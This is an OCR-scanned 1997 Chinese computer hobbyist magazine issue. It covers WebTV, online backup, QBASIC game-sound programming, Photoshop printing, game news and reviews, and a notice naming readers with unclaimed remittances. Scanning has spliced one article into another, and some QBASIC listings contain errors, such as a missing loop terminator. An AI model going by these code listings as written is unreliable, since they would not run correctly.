(1)每个WebTV最多可以设置5个分立的帐户和地址簿，从而可供5人分别独立地收发电子邮件。遥控器上设有邮件指示灯，当信箱中有邮件时，提示灯亮。

(2)用户可以将自己最常浏览的网点存储起来，这样以后再次浏览时就会省时省力。

(3)安装在WebTV中的软件具有信息过滤功能，该功能可以帮助家长监视并过滤Internet网上的信息内容和传来的电子邮件，防止儿童接触不健康信息。

(4)未来社会，网上的商业活动和金融活动将十分普遍。WebTV上设有智能卡槽，确保用户安全地进行网上购物及银行业务等活动。

(5)WebTV内含高速Modem(调制解调器)，用户可以进行速度高达33.6kbps的通信活动。另外，当软件版本升级时，用户WebTV中的软件可以自动更新，这对于大众用户而言无疑是十分方便的。

4. 商业前景

目前生产WebTV的有索尼、菲力浦、世嘉、三洋、三星、三菱等世界著名厂商，夏普、日立等公司也计划推出类似产品。索尼的产品已于1996年以396美元的价位推入市场；同年9月份上市的菲力浦产品价格为329美元；而日本的世嘉公司则推出售价为199美元的名为NetLink的机顶盒；三洋电子于1996年10月25日在日本推出的Internet电视机售价为1000美元；三星电子去年在本国市场销售网络电视，今年将向美国出口；美国电视机制造商Zenith推出的同等产品售价为320美元，等等。另据美国《PopularScience》(即《大众科学》，在我国有相应的中文版，名为《科技新时代》)杂志报道，日本三菱公司声称不久即可将网络浏览器安装到其生产的大屏幕电视机上；还有一个叫RCA的公司将在今年上半年向市场推出具有Internet通道的36英寸“天才剧院(Genius Theatre)”。该公司目前正努力制造具有更小点距的数据级(data-grade)彩色显像管，以配合Internet的使用；另有一个名为Gateway 2000的公司正向人们推出一种31英寸的电脑电视一体机；而一个叫Net TV的小公司更是跃跃欲试，声称将在今年夏天以2995美元起价出售其29、33和37英寸的电脑电视一体机。

可以预见，一个依托现代科技另辟蹊径，以各种信息社会的先进工具上网的时代已为期不远了。

Internet 网址分类简介

□西安 刘长松
□西安 李 勇

馆藏类：

网址：http://www.dhm.de/ausstellungen/eaintroe.html
简介：作为柏林德国历史博物馆的附属资讯站，“End and Begining”主要以清晰的黑白照片向您展示战时和战后的德国，如德勒斯登（Dresden）的防空设施和柏林街景，这些照片如实地记录了当时的社会。德国人迈克尔·鲁兹（Michael Ruetz）名为‘真实的时代’的摄影展记录了1965－1995年珍贵的历史镜头，通过比较同一场景历史的照片，从而记录历史的方法叫“Timescape”，你也想试一试吗？

宗教类：

网址：http://freethought.tamu.edu/
简介：一群名为‘Internet Infidels’且信仰宗教的激进人士创建了Secular网，它是无神论、怀疑论和人本主义资讯荟萃的场所，它主要登载批评文章，如约翰·梅斯（John Maisel）的“耶稣真的万能吗？”和实证哲学家和新闻团体所写的文章。即使是讽刺栏目的幽默文章也不例外，均带有无神论的思辩色彩，偶而也免不了老生常谈，但有神论者和无神论者都能在此找到知音。

公司类：

网址：http://www.be.com/
简介：Be公司初出茅庐便立下雄心壮志，要和苹果（Apple）和PC家族等巨无霸比个高低，苹果公司R&D和制造分公司经理简·路易斯·加塞（Jean·Louis asscc）1990年创建了Be公司，它的计算机品牌为“BeBOx”，网页的名字也很有趣，叫“Be欢迎你”。PowerPc硬体加上Mac/Motif/Windows等操作系统，使BeBox机领先一步。本资讯站集中表现了平台上新旧技术融合的巨大优势，Be主页和苹果公司的主页一样华丽，且更容易使用。

网址：http://www.mcafee.com/
简介：著名的Mcafee公司早就认识到计算机病毒的严重危害，80年代第一个发行了共享的PC病毒检测软件，现在其貌不扬的Mcafee资讯站向您献上各种硬体平台的病毒检测软件及多种网上服务，最棒的是这儿的大多数软件均可免费下载，当您的计算机快崩溃时，这可是您的救命稻草。

全新的数据保存方式——在线数据备份

□北京 成峰

对于一个电脑用户来说，不论你用电脑处理日常工作事务，还是管理自己的投资和私人理财记录，很多情况下，电脑硬盘上的数据文件价值大大超过电脑本身。所以广大电脑用户面临的一个共同问题，就是如何保护价值不菲的数据免受侵害。

一般来讲，专家们的建议不过是及时备份。你不得不每天将大量新的或是修改过的文件翻来复去的拷贝在软盘或磁带上。对于极重要的文件，甚至不得不把最新的拷贝存放到银行的保险柜里，以免火烧、水淹、贼窃。无疑，这样的备份工作不但费时、费力、而且费心。

幸运的是，现在有一种全新的保存方式，使得传统的数据备份工作简单了许多。这就是已经崭露头角的在线数据备份（Online Backup），电脑用户使用相应的软件，通过 Internet 就可自动把宝贵的文件备份在网络服务器的特定区域——电脑保险箱（Computer Safebox）中。目前，在美国提供这种服务的有 Connected 公司的 DataSafe 系统、Mcafee 公司的 WebStor 系统和 EIS 国际公司的 Surefind 系统。

以 Connected 的 DataSafe 系统为例，它的窗口软件给用户排好了自动保存文件的时间表，只要你连通 Internet 网，或者直接拨号进入 Connected 网络，正常情况下，它便会在半夜里静悄悄地替你完成光荣而重要的数据备份任务。传输数据是加密的，完全可以保证在传输和储存的过程中，将邪恶之眼蔽之事外。

由于大容量硬盘的不断发展，对硬盘上所有文件进行备份既不切实际，也没有必要。DataSafe 系统假定用户能够自己重新安装软件，而把重点放在保护用户“自己的”数据上。第一次备份可能要花几个小时，以 28.8kbps 的速率计算，备份 50MB 的数据大概要花 3 个多钟头。在以后的备份中，系统将会自动选择那些新的或被更改过的文件进行备份。

显而易见，这种备份方法比传统方式（比如说用软盘或磁带机）速度快得多，而且也具有巨大的比较优势。DataSafe 系统按时间顺序保留，它还给你提供完整的关于每天文件更改的流水式记录表。

把数据从网络服务器恢复到你自己的电脑上来可以说简单得不能再简单了。你的电脑上保留着数据备份的目录，并且可以象微软 Windows 的 Explorer 一样显示在屏幕上。你可以选择单个文件或整个目录迅速进行恢复工作。经过多次修改的文件按时间顺序排列成不同版本，你可任意选择所要的一个。而且，你还可通过网络与别的电脑共享数据，比如说你的台式电脑和随身携带的笔记本电脑可共享其中一台电脑中的数据。重要的是，保密设计保证了你是唯一可以使用这些数据的人。

如果遇到毁灭性的灾难，不管是你的电脑删除了硬盘上的所有数据，还是一场大火把你的办公室烧个精光，恢复数据也不再是一件复杂和困难的事了。你只需在你的新电脑上安装所需软件，连结上网络，从 DataSafe 系统上下载你备份的数据文件的目录，就可如前所述依法炮制，轻轻松松地恢复所要的部分或所有数据文件。

就费用而言，目前传输 50MB 的数据，每月需向 DataSafe 系统交 15 美元（在 30 天的试用之后）。如果你用的是 Connected 而不是 Internet 的网络，那么传输每兆字节数据还需交 25 美分。在这样低廉的价格水平上，电脑用户可以获得完善的数据保护，不用担心电脑上的数据出问题了。

当今科技进步日新月异，相信在不久的将来，中国的电脑用户也能享受到这种革命性的新服务。

自己动手编游戏(七)

实现游戏的音乐和音效

□辽宁　邵文 郝斌

我们介绍了如何实现游戏的剧本、动画以及键盘控制等基本要素。现在再谈一谈如何实现游戏中的音乐和音效控制。虽然，音乐和音效只属于游戏设计中的辅助项目，但是没有声音的游戏毕竟是个寂寞而枯躁的游戏,这是违背游戏本身的娱乐宗旨的。

我们先来尝试一下 QBASIC 语言中的 BEEP 语句。请看下面的示范程序。

```
REM JIJIAN. BAS
for i = 1 to 84
randomize timer
x% = int(rnd * 6) + 1
print x%
aa$ = inkey$
if str$(x% ) = aa$ then beep
for j = 1 to 100
next j
next i
end
```

这段程序中使用了一个大家比较陌生的 BEEP 语句。它的作用就是发出一个短促的音响。它不需要任何参数，可以用来进行提示。整个程序会产生一个随机数序列，一旦键盘的输入与随机产生的数据吻合，计算机就会发出一个声响。很显然，这一例子在游戏中是比比皆是的。它是游戏音效中，键盘操作提示的重要组成部分。

但是 BEEP 语句只能发出一声单调的声响，还不能模拟各种声音。实现声音的模拟就需要使用 SOUND 语句。其命令格式如下：

SOUND 频率 F,时延 T

它的功能是通过扬声器以频率 F 发出持续 T 个单位时间的声音。这里要求频率 F 的值在 37 至 32767 之间，这里的一个时间为 1/18.2 秒。T 的值在 0 至 65535 之间,等于 0 至 3600 秒(一小时)。

下面的程序将给出一个使用 SOUND 语句模拟警笛声音的范例，大家可以形象地观察到语句中的声音和频率参数 F 的变化情况。

```
REM YINXIAO. BAS
screen 11, 2, 0
color 1, 2, 3
for i% = 440 to 1000 step 10
j = int(sin(i% / 100) * 200) + 200
pset(i% - 439, 400 - j), 1
sound i% , i% / 1000
for ys% = 1 to 100
next ys%
end
```

为了方便大家进行模拟，我们在这里给出一部分常用音阶的标准频率。

c - 130. 810	c - 261. 630	c - 523. 250	
d - 146. 830	d - 293. 660	d - 587. 330	d - 1174. 700
e - 164. 810	e - 329. 630	e - 659. 260	e - 1318. 500
f - 174. 610	f - 349. 230	f - 698. 460	f - 1369. 900
g - 196. 000	g - 392. 000	g - 783. 990	g - 1568. 000
a - 220. 000	a - 440. 000	a - 880. 000	a - 1760. 000
b - 246. 940	b - 493. 880	b - 987. 770	b - 1975. 500

作为一个范例，下面这个程序将模拟深秋季节郊外的虫鸣声。希望大家好好体会一下。

```
REM chongming. bas
i1 = 110: i2 = 141: i3 = 130: i4 = 10: i5 = 100
n = 10: j1 = 400: j2 = 2345: j3 = 200"j4 = 100
for j = 1 to j4
for i = 39 to i5
read k
restore
sound k * j1, i1 / i / n
sound k * j2, i2 / i / n
sound k * j3, i3 / i / n
for t = 1 to i4
next t
next i
next j
data 0. 9, 0. 1, 2, 1. 9, 1. 1, 1, 4. 9, 0. 1, 2
end
```

SOUND 语句虽然可以模拟各种声音,但是用来制作游戏的主题音乐就太麻烦了。利用它来实现象仙剑那样的音乐简直可以累掉大家所有的头发。这时我们就需要 PLAY 语句来帮忙了。

PLAY 语句的使用格式是 :PLAY 命令串。一般的 BASIC 书上都有基础介绍。这里我们给出命令串的所有参数供大家使用时参考：

A - G	演奏当前音阶中指定的音调。
On(n: 1 - 6)	设置当前的音阶。
Nn(n: 0 - 84)	奏音符。对应八音度中 84 个可能的音符。其中 N0 为休止符。同钢琴一致。
Ln(n: 1 - 64)	设置跟在后面的音符的演奏时延长值为 1/N。L1 表示全音符,L4 表示四分音符,依次类推。
Pn(n: 1 - 64)	休止符。休止 1/N 拍。
Tn(n: 32 - 255)	演奏速度。每分钟演奏 L4 的个数。

MF　前台演奏。停止程序运行直至演奏完毕。

MB　后台演奏。允许程序运行和进行操作。声音通过缓冲区播放,不超过 33 个音符。

MN　标准演奏。每个音的时延为 L 确定的 7/8。

ML　连续演奏。每个音的时延为 L 确定的一致。声音表现为平缓、连绵。

MS　断音演奏。每个音的时延为 L 确定的 3/4。声音表现为短促、跳跃。

X + b$;　b$为一个 DRAW 子描述串,分号不可省。

>　上升八度。

<　下降八度。

\# or +　上升半度。

\-　下降半度。

PLAY 语句几乎具备了作曲的所有要素。下面的程序就是一个具体的例子。它将演奏歌曲《爱上一个不回家的人》

```
REM YUEQU. BAS
aa$ =″T180MLO2MNL8AL4O3EL8DDCO2BAL1BO3L8CO2
     BO3CDO2BAAGL1″
aa1$ =″AO2L5AL16O3EL8EDDCCO2AABL1B″
aa2$ =″MNL8O3CO2BO3CDO2BAAGO3L1EL8EEEFEDCE
      DL4DL8EDCO2BO3D″
aa3$ =″MNL8O3CO2BO3CO2BP8AO3DCL1O2B″
aa4$ =″MNL8O3EEEFEDCEDDP8EDCO2BO3D″
aa5$ =″MNL8O3CO2BAL3AL4BL1O3C″
aa6$ =″MNL8CDCO2BL4BO3CL2DP8L8DEFL4DL1T90E″
aa7$ =″T180MNL8EDEDL4EL8GGL4GL8DDL2DL8FEFEL4
      FL8AAL4AL8EEL2E″
aa8$ =″MNL8AGAGL2AL8BABAL2BL8O4CCCCCL4O3BL8
      AL2BL8BL4AL8GT90L1A″
play aa$
play aa1$
play aa2$ + aa3$
play aa4$ + aa5$ + aa6$
play aa7$ + aa8$
play aa7$ + aa8$
end
```

我们已经基本具备了实现游戏音乐的方法。但是这并不能保证背景音乐不停地连续播放,因为我们不可能将一切计算好,并在程序四处都安置同样若干条背景音乐语句,由于随机性,这也是不现实的。

为此,我们还需要 QBASIC 中的下列语句:PLAY(n)、PLAY ON、PLAY OFF、PLAY STOP、ON PLAY(n) GOSUB line。各语句的作用如下:

PLAY(n)　n 为一个任意数,它可以返回背景音乐的音符值。

PLAY ON　打开音乐陷阱。

PLAY OFF　关闭音乐陷阱。

PLAY STOP　暂停音乐陷阱。一旦事件处理完毕,可由 PLAY ON 语句重新激活音乐陷阱程序。

ON PLAY(n) GOSUB line　n 取值在 1 至 32。其作用是:当音乐缓冲区中的音符数量少于该值时,激活陷阱程序工作。line 为陷阱子程序的第一个行号。

下面就是一个最简单的实际例子。它的实现原理与方法是在编写游戏程序时经常用到的。

```
REM BEIJINGYINYUE. BAS
screen 0
on play(3) gosub BKD
play on
music$ =”mbo3l8ed + ed + eo2bo3dcl2o2a”
play music$
locate 2, 1
print ”press any key to stop. ”
for i = 1 to 10
do while inkey$ =””: loop
play stop
input ”what are you doing”; a
print
play on
next i
end
BKD:
 n% = n% + 1
 locate 1, 1
 print ”Background called”; n% ; ”times”;
 play music$
 return
```

(待续)

本刊发行部 邮购部 联合启事

最近一段时间以来,我们陆续收到一些地址、姓名不详的汇款,他们是:

姓　名	地址	购物款	备　注
伊中平	山西苛岚 23—1 号	30 元	不明所购/已去信无回信
潘志文	广东省中山市翠亨镇中山纪念小学	39 元	不明所购/已去信无回信
吴艳媚	珠海市侨岭街 6 号 502	15 元	不明所购/已去信无回音
朱　炜	无锡市第七制药厂	10 元	不明所购/已去信无回音
李炳杰	河北省南皮县第一中学	20 元	不明所购/已去信无回音
王志海	新疆莎车县 36222 部队财务股	12 元	不明所购/已去信无回音
张　俊	四川康定	15 元	邮局信汇/无详细地址
刘善海	荆门	12 元	银行汇款/无地址
无姓名	河南浚县	30 元	银行汇款/无地址
詹根富	漳平市支行	39 元	无详细地址
无姓名	立华建材股份公司	12 元	无详细地址
王怿忻	福建晋江市支行	130 元	无详细地址
文成根	四川西充	123.20 元	无详细地址
无姓名	上海华东理工大学石油化工学院	94.80 元	

希望以上读者看到本启事后,尽快与我们联系,我们等待着您的回音!

联系地址:北京市海淀区白石桥路 48 号《电脑爱好者》杂志社

联系电话:010-62176018　62177399

邮　　编:100081　　联系人:王笑一

★★Westwood 宣布了会在今年 E3(电子消费展)中展出的产品，包括有令人期待已久的 Lands of Lore – Guardians of Destiny、Blade Runner，还有令人振奋的 Command & Conquer – Sole Survivor。

★★去年推出了 Pandora Directive 的 Access Software，将会为 Tex Murphy 冒险系列推出第三集：Poison Pawn，而且还会推出 DVD 版游戏，每秒可显示 30 格游戏（Pandora Directive 每秒只显示 10 格），预计在明年便会推出，各位真的要留意了！



★★Interactive Magic 宣布会和 Digital Integration 合作研制一款名为 iF – 16 Viper 的超级战机，有兴趣不妨去它的网页看看：http://www.imagicgames.com

★★对于喜欢玩"小品式"的动作类游戏的玩家来说，《灌篮金刚》可说是您的首善之选了。这款由第三波独立开发的游戏，描述了一个金刚族的"篮球博士"突破人类设下的种种困难，回到原来的丛林里的故事，而它过关的唯一武器就是金刚手里的篮球和灌篮技能。游戏中的主角、怪物造型、宝物或是场景物件，均以 3D 方式呈现。金刚的动作配合 8 方向卷轴画面，流畅生动。这款游戏同时支持键盘操作和游戏摇杆，此外游戏当中的各式密技不期待众位玩家去发掘。其合法版本将于 7 月中旬在中国上市。

★★据知，即将有几款游戏支援 A3D 的 3D 音响效果技术，这几款游戏分别是卢卡斯的 Jedi Knight、Maxis 的 SimCity 3000 和 Streets of Simcity、Crack Dot Com 的 Golgtha，以及 Reality Bytes 的 Dark Vengeance，它们均采用了 Aureal 半导体的 3D 音效技术，而且在游戏界里，也会有越来越多公司支援这种技术。

★★近日电视、电台及 Internet 均争相报道 IBM 的 Deep Blue 与棋王 Gary Kasparov 对战的消息，令游戏界掀起了一片国际象棋热潮，不知各位有否玩过 Mindscape 出品的 Chessmaster 呢？如果想玩，不妨前往 http://www.chessmaster.com 的网址下载其试玩版。





★★在空间混乱的虚空中一颗明亮的宝石悬挂在天空中，那就是遥远的星球——亚凡(Yavaum)。这里，居住着四大种族：它们分别是塔龙族、亚布莱诺克斯、伊格拉族、沙马利族。它们为求生存，而陷入了一场问鼎争雄的战争中……这就是 SSI 公司开发的一款专为 Windows95 设计的即时战略游戏——烽火连天（War Wind）的故事背景。与以往的战略游戏相同，玩家在玩 War Wind 时，需要完成收集资源，兴建建筑物、道路，使己方人员升级进阶等任务。而玩家可任选四大种族中的任何一类作为自己征服亚凡世界的队伍。四大种族各有自己的特点，比如：塔龙族孔武有力；沙玛利族智慧发达，工于心计，这就完全凭玩家的喜好来做选择了。游戏从始至终充满着一种神秘的文化氛围，而且许多精彩的 3D 过场动画做得十分逼真，再佐经震撼人心的音乐，完全使玩家能够体会到一种有别于 C&C 之类的游戏以外的新鲜感觉。其合法版本将于 7 月中旬在中国上市。



★★SSI 和 Gametek 宣布合作，SSI 会为 Gametek 发行其快将推出的即时战略的多人连线游戏：Dark Colony，可在 PC 及 MAC 的平台上玩，游戏预计在九七年九月发行，如果您想知道多些 Dark Colony 内幕的话，可前往 http://www.gametek.com/dark/index.html 查询。

★★一向以网上游戏著名的 Mplayer，宣布支援微软下一版本 DirectX API 中的 DirectPlay，我们可以预见将来的游戏会有更精采的介面了。

★★喜欢角色扮演及冒险游戏的玩家，要留意 Westwood Studios 即将推出的 Lands of Lore: Guardians Of Destiny，花了三年时间设计，容量有四张光碟之多，除了有极高解析度外，还支援 MMX。



★★Take 2 Interactive 建立了一个新网页，专门介绍旗下即将出的 Black Dahlia 冒险游戏，除了有游戏资料介绍外，还有奖品哩！其网址是 http://www.bdahlia.com。

迷人的 PHOTOSHOP 世界（六）

□北京　陈荣桂

可以看出，构成半色调单元的象素越多，表现的灰度就越丰富，但网线也随之增宽。行频率减少，半色调间的距离便拉大，超过一定界限时，会导致图像连续色调效果的破坏。故印刷业流行着一个“乘二规则”：

图象分辨率（pix/incm）＝打印机行频率（lpi）＊2



图 4　150lpi 图




图 5　60lpi 图

如同商业印刷机一样，个人彩色打印机也是使用三种色彩（RGB）或者四种色彩（C MYK）来产生图象中的各种颜色，这些色素的形式可以是蜡、油墨、上色剂或染色剂等。在打印彩色图象时，为了不把 C（青）M（品给）Y（黄）K（黑）四种色点重叠打印，就需给各种色点设置一个不同的网线角度，这个功能在 Angle（角度）选项中可以设定；shape 选项框则是设置半色调网点为不同的形状，在 photoshop 3.0 中共有六种形状，它们包括 Round（圆）、square（方形）、line（线形）、croosc（十字形）、diamond（晶状）、elhpse（椭圆），通过选定不同的半色调点形状，可以给打印件增加一种别样的风格。

<Transfer. . . >

在胶片上输出图像时，如果绘图设备未校准就会出现点增益现象。Transfer 的功能设计正是用来弥补一台没有校正的绘图仪的。单击这个按钮则弹出一个对话框，在这个 Transfer Functions 线图中，可以绘制出屏幕亮度与打印阶调的对应关系，其中横轴代表屏幕亮度，纵轴代表打印阶调。切记，在没有与服务部门取得一致的情况下，一定不要修改此对话框中的设置。




图 6　Transfer 对话框

<Background. . . > 和 <Border. . . >

<Background> 对话框为打印面积之外的页面指定颜色，而 <Border> 弹出式对话框中的宽度选项内键入一个数，则在当前打印图象上加一个同等点数的黑色边框。

<Bleed. . . >

Bleed 即所谓的出血，它是 photoshop 设置的一个修剪标记，是留给纸张切割机的工作人员的一个指导。

页面设置的几个复选框中，除了负片、乳剂放置和内插值以外，大多数选项是在图象周围附上专有标记和印刷标记。

5.2 打印一个样张

好了，在完成了页面设置之后，让我们选择 file→print 命令，则出现如下对话框



图 7　PRINT 对话框

print range 栏中，让我们决定是打印全部还是只打印选择区，还有一个选项 Page，但事实上 photoshop 不具备分页的功能，所以此项无效；print quality 栏应该设置到打印机能够产生的最高分辨率；在 print as 栏中可选定与图像相匹配的色彩模型；如果想要复制许多份，那么把你想得到的份数键入 copies 框中，当然有所限制，即你不得超过 999 份。到这里，总算可以单击 <ok> 了，放心的听你的音乐，打印机会把一份优美的样张打印出来的。

5.3 与服务部门的联系

别指望在个人彩色打印机产生成千上万份的拷贝，也不要奢求拥有从图象输入到编辑、输出这一整套的设备，对一般用户（比如说我）来说是不太现实的，也是没有必要的。所以我们要学会与服务、印刷的专业部门打交道，可以租用他们那些昂贵的设备和专家的技

I LOVE THIS GAME——NBA 97 LIVE

□北京　X－MAN

《NBA 97 LIVE》是 EA 公司继成功推出《NBA 96 LIVE》之后的又一力作，较之《96》有了很大的改善，特别是片头动画给人以强烈震撼的感觉，艳丽的声光效果，便利的操作界面，以及细致的质料库，都打动众多篮球迷的心，使更多的球迷为之而疯狂。

《97》比《96》在各方面都有着不小的改进，甚至是质的飞跃。例如在画面处理上运用了极其平易近人的自然画风和目前十分先进的即时贴图的多边形技术，给人以强大的视觉震撼效果。每个队员都具有极个性化的形体及真实面部特征（譬如罗德曼的头发），可以轻易让熟悉 NBA 的玩家认出每个球员，而且在开头选择比赛模式时有大量随机出现的 NBA 球员的照片。除此之外，《97》中还具有很详尽的球员资料，包括各方面的数据，这一点是笔者最欣赏的，在游戏性的同时，还具有极强的保留参考价值。

《97》的形式与《96》大致相同，不但有表演赛、常规联赛、季后赛，而且还增加了区域网络及 MODEM 的连线对战模式，使您更能体验到真实感，因为对手不再是时傻时聪明的电脑，而是有智慧的人类。

运动游戏真正追求的是逼真的临场感，使电脑前每一个游戏者都能感到身临其境，赛场中有七个摄像机处在不同的位置，不同视角随你任意选择。电脑里每一位球 员都是真实世界中的球员，《NBA97》就做到了这一点，在比赛过程中，您可以体会到罗德曼强有力的篮板控制能力、奥尼尔的篮下强攻扣篮、斯托克顿的妙传、米勒神准的三分球和希尔娴熟的控球能力，各个球员的特点都会在游戏中最大限度的体现出来。《97》在投篮、盖帽、运球等技术方面较《96》也有很大改进，已将队员的高度和各方面能力计算在内，不会再出现矮后位盖高中锋、高中锋运球满场飞的现象，玩家必须按照每个球员的位置能力分配任务，绝不能一视同仁。每个队员在场上的表现都是以现实的情况下塑造的。同时，制作者对球员动作的处理也是下了一番功夫的，每个球员的动作都是惟妙惟肖，不管是投篮、运球、跑动等都非常流畅，就像真人一样。更值得指出的是《97》继承《96》的‘人体撞球台’的火爆场面，球员之间可以互相推挤碰撞，甚至会将别人沿着各种角度路线撞飞（当然喜欢撞人的话就不要开犯规）。《97》在比赛中是完全模拟 NBA 的真实现场，有全场的真人解说，就连每一节之后的技术统计也是全语音叙述，如同坐在家里真正看现场转播一样。因此《97》是一款真实的运动游戏。

过场动画在 NBA 系列游戏中也一直是重头戏，在《97》中更是有所加强，有数十段动画等着你去观赏，其中在每半场中间会播放主队的啦啦队的表演录像。

《97》的难度较大，也没有《96》中零度角投三分必进的作弊方法，好在《意味》中有 ROLE PLAY 的模式，您可以只控制一个自己喜爱的球员，而其他人则交给电脑控制，但这样做的真正意义在于使玩家控制单个球员如同自己在球场上驰骋，使其获得更大的快感和成就感，也更加突出了单个球员的技术特点。

总之，《97》是继《96》之后又一款水平极高的体育运动游戏，无与伦比的真实感和声光效果只在真正玩过以后才能体会到，如果您热爱篮球，喜爱 NBA，而同时拥有一台电脑的话，您不妨体验一下《NBA97》，您一定会说：I LOVE THIS GAME！

术。这对想专业从事电脑美术工作的朋友们是有益无害的。请专家帮忙做那些具体的印务工作，即节约了时间，也有利于你专心致志于你的创意。

服务和印刷部门是可以相互独立，也可以是相互合作的，他们的区别在于：服务部门是接受图象文件并将它转换成胶片，印刷部门则是将胶片制版，再将它们大批量的印刷出来（这得视你的作品销路而定了）。在你准备相信一家服务部门之前，一定要先考查清这个单位的有关情况，也有必要与有关人士商谈他们的能力和你的期望。

5.4 结束语

朋友们，我们的这个系列讲座到此结束了，而我们在电脑美术世界的征程也许只是刚刚开始，photoshop 无疑是你在这个旅程中的一个好帮手。有人说，软件的编制是一种艺术，而学习使用它同样也是一种艺术。我作为一个普通的爱好者，并不敢自诩比别人更懂得 photoshop。可是我经历过这个过程，所以知道怎样去寻找一个切入点。百科全书似的工具是必要的，但我们还得有一种一下子接近的艺术。

谢谢《电脑爱好者》给了我这样一个机会，谢谢朋友们与我同行。再见！



图 8　“朋友们，你们好！我是阿桂”

（全文完）



迎击“雷神之锤”



□北京　Rackro

疯狂、残忍、血腥、杀戮，在“雷神之锤”为你构造的险恶环境中，“杀”人成为获取自身生存的唯一选择。弃恶扬善、伸张正义是你义不容辞的责任。面对邪恶势力的强大挑战，你需要的是勇气和智慧，没有人可以帮你，一切都要靠你自身的努力。在危机四伏的幻境中，你的每一个失误都有可能使你“丧命”。你的勇气和技术将在这里接受严峻的考验。加入到“雷神之锤”游戏的行列中来吧。这款由 ID Software 公司出品、电子工业出版社引进的射击动作类游戏精品融合了最新的全 3D 游戏引擎，拥有 DOOM 中无法制作的复杂地形，所有物体及地形的真 3D 效果更是让人耳目一新，当你用重型武器把一个由 1500 个以上多边形组成的 3D 怪物打得粉碎的时候，你将尽情领略绝地逢生的超级快感！射击类游戏迷们可千万不可错过噢。

令人惊异的音响组合、全新三维游戏引擎、穷极想象的游戏经验。“雷神之锤”在悄悄向你逼近。千万要小心啊！

十三种危险的怪物在“恭候”您的光临。当一手拿着手榴弹，一手挥舞着电锯的食人鬼狂叫着向你扑来的时代，你还有什么选择的余地吗？赶快抄起你的武器，将它打成“蜂窝”。在阴暗的地下迷宫中，你的冒险才刚刚开始，九种嗜血如命的怪兽正躲在阴森的角落随时准备向你发起疯狂的攻击。头上有烦人的“蛹魔”，这个看上去像蜥蜴的怪物经常在你忙于地面交火时从空中向你偷袭，它通常躲在隐蔽的角落叫你防不胜防。当你被它发射的射线击中时，眼前是一片红色（你可是在流血啊！），虽然它很容易被杀死（当然你得有好枪法），但它总是要让你付出不小的代价。地面上的敌人是更为恐怖的一群。像挥舞战刀的死神武士，它虽然不能向你发射子弹，但它的战刀在近距离交火时有很强的杀伤力，因此不要靠近它，它专门爱在阴暗的通道或房间中出现，一不小心你就会走到它的身旁。还有那怪异的蜘蛛、穷凶极恶的食人鬼……，游戏中最难缠的是一种叫做合成人的怪物，你用常规的武器可以将其杀死，可过不了多久它又会呻吟着从地上爬起来继续向你发起攻击。如果你不幸被它杀伤，你不会立即死去，当你躺在地上作最后的挣扎时，你会看到丑陋的合成人蹒跚地走到你的面前、蹲下身、歪着头看看你到底“死没死”，真能把你气死，可恶的畜牲！失去反抗能力的你只好忍气吞声了。下次再碰到它一定要用火箭或手榴弹炸得它血肉横飞才行。要不然，你还是赶紧开溜吧！相对地面上的“群魔乱舞”，水中是比较安全的地方，但仍然会有食人鱼向你发起进攻。最为有趣的是游戏中加入了很多现实生活中的实际效果：你在水中不能呆得太久，否则会溺水而亡。当你挣扎着浮出水面换气时，你会听到自己急促的呼吸声。如果你误入了黏泥坑、滚烫的熔岩池或是被敌人射伤时，你会发出一声声的惨叫，眼前一片血红——那可是很恐怖的一刻！记住，千万别在水中使用威力强大的雷神枪，否则你会象一条鱼一样被电得“翻白”。

面对凶残的强敌，我们并非无计可施。除了注意及时补充弹药和体力外，还有 7 种武器供我们选择，每种武器都有自己的特性，而且对于不同的敌人，它们的杀伤力也有很大区别。如果一种武器杀敌无效时要及时更换更大威力的武器。能不能奋勇过关，那就要看你的技术和毅力了。


另外，雷神之锤还提供了可以在 LAN 上进行多人网络游戏的模式，这种多人对战模式更加紧张刺激。网络对战也为你提供了三种选择模式：合作模式、对决模式和复合模式。在合作模式下，你和同伴可以合作过关，如果其中的一个人勇闯过关，那么其它人也会随他一同过关。但是，如果你不幸在中途被“杀”，那你就只好从头开始追赶你的伙伴了。喜欢决斗吧！对决模式肯定适合你的胃口，在对决模式中进行的是一场殊死搏斗，在这里没有可怕的怪物，你要面对的是更为恐怖的“敌人”——和你具有同等智慧的人！这和电影中激烈的巷战没有什么分别。好在，如果你被“打死”，你会马上在另一个地方再生，而且你所捡起的物品会在几秒钟内重现。当你杀死敌人时便会得到一面象征胜利的旗子，得旗多的一方当然是胜利者了！你尝试过集体作战的乐趣吗？在复合模式中你可以过把瘾了！复合模式结合了合作模式和对决模式，每组选定自己的制服颜色，穿同种颜色制服的为一方，见到与你穿着不同的人，你就大胆地开枪吧！在这里，你要充分发挥你的合作意识和集体意识，让你所在的小组消灭敌人取得最终的胜利。不管怎么说只要你地形熟、技术精，保证能让来犯之敌有来无回。

拿起你的武器，竖起你的耳朵！准备还击“雷神之锤”的大举来犯吧！

Canon 佳能电脑画廊 参赛作品选登

自“佳能电脑画廊有奖竞赛”消息发出后，我们收到了来自全国各地的数百幅作品。其中有五岁小朋友和年过半百的博士生导师……

获奖作品将于7月16～20日在“第四届电脑爱好者城”里的“电脑画廊”展出。



南京　庆燕屏



